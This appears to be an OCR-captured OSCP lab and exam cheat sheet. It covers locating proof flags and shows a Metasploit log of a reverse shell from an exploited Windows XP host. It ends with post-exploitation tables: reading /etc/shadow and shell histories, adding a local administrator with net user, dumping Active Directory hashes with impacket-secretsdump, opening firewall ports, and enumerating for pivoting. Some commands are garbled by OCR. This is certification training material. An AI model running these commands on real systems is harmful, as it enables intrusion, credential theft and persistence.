
Flags

- Proof.txt
- ifconfig/ipconfig
- whoami/id

The below commands will list all .txt files to identify the flags. Used in several CTFs and useful for the OSCP challenge.

Windows	**Linux**
(for /R ".\" %A in (*.txt) do echo %~fA %~zA) | findstr /v "echo	“ind . -type f -name "*.txt"

Each local.txt and proof.txt found must be shown in a screenshot that includes the contents of the file, as well as the IP address of the target by using ipconfig or ifconfig. An example of this is shown below:



```
[*] Started reverse handler on 172.16.157.131:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (769536 bytes) to 172.16.157.164
[*] Meterpreter session 3 opened (172.16.157.131:4444 -> 172.16.157.164:1037) a

meterpreter > shell
Process 1312 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>type "C:\Documents and Settings\Administrator\Desktop\proof
type "C:\Documents and Settings\Administrator\Desktop\proof.txt"
529219186e355e0306e99b1d233dd234
C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 172.16.157.164
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 172.16.157.2

Ethernet adapter Bluetooth Network Connection:

        Media State . . . . . . . . . . . : Media disconnected

C:\WINDOWS\system32>
```

Proof

Paste your proof here.

Post Exploitation

Use this for the labs. Note that the machines in the exam is not connected and I could only advise to spend more time on enumeration and exploitation than post exploitation.

Linux

File	Description
/etc/ resolv.conf	Contains the current name servers (DNS) for the system. This is a globally readable file that is less likely to trigger IDS alerts than /etc/passwd
/etc/motd	Message of the Day.
/etc/issue	Debian - current version of distro
/etc/passwd	List of local users
/etc/shadow	List of users' passwords' hashes (requires root)
~/.bash_history[d]	Will give you some directory context
~/.mysql_history	MySQL database history - could have passwords

Windows

File	Description
net user username password /ADD net localgroup Administrators username /ADD	Add yourself as administrator.
impacket-secretsdump -system 'root/Documents/OSCP/10.11.X.XXX/system.save' -ntds '/root/Documents/OSCP/10.11.X.XXX/ntds.dit' LOCAL	Dump the active directory.
netsh firewall add portopening TCP 455 "Service Firewall" ENABLE ALL	Enable specific firewall ports.
• Arp -a • netstat -abno • ipconfig /all • route print • schtasks /query /fo LIST /v • netsh firewall show config	Look for any connections to other hosts in the lab. Here you have a pivoting opportunity.
(for /R ".\" %A in (*.txt) do echo %~fA %~zA) | findstr /v "echo	Look at text files.
Net shares	Look at file shares.
Get-ADComputer -Filter * -Properties * | Select-Object @{Label = "Computer Name";Expression = {$_.Name}},@{Label = "Last Logon Date";Expression = {$_.LastLogonDate}} Get-ADUser -Filter * -Properties * | Select-Object @{Label =	Enumerate users and computers using powershell.

"Logon Name";Expression = {$_.sAMAccountName}}, @{Label = "Last LogOn Date";Expression = {$_.LastLogonDate.ToString('yyyy-MM-dd')}}, @{Label = "Created Date";Expression = {$_.whenCreated.ToString('yyyy-MM-dd')}}, @{Label = "7 Month Dormant";Expression = {if (($_.LastLogonDate -gt 1990/01/01 -and $_.LastLogonDate -lt $time)) {'True'} Else {'False'}}}, @{Label = "Password Expire";Expression = {if (($_.PasswordNeverExpires -eq 'TRUE')) {'Enabled'} Else {'Disabled'}}}, # the 'if statement# replaces $_.Enabled @{Label = "Account Status";Expression = {if (($_.Enabled -eq 'TRUE')) {'Enabled'} Else {'Disabled'}}}, # the 'if statement# replaces $_.Enabled @{Label = "Admin User";Expression = {if (($_.adminCount -eq '1')) {'TRUE'} Else {'FALSE'}}}, # the 'if statement# replaces $_.Enabled @{Label = "Description";Expression = {$_.Description}}, @{Label = "Applications";Expression = {$_.info}}, @{Label = "First Name";Expression = {$_.GivenName}}, @{Label = "Last Name";Expression = {$_.Surname}}, @{Label = "Display Name";Expression = {$_.DisplayName}}, @{Label = "Job Title";Expression = {$_.Title}}, @{Label = "Company";Expression = {$_.Company}}, @{Label = "Department";Expression = {$_.Department}}, @{Label = "Office";Expression = {$_.OfficeName}}, @{Label = "Phone";Expression = {$_.telephoneNumber}}, @{Label = "Email";Expression = {$_.Mail}}	
http://hackingandsecurity.blogspot.com/2017/09/oscp-windows-post-exploitation.html	Windows guide for post exploitation.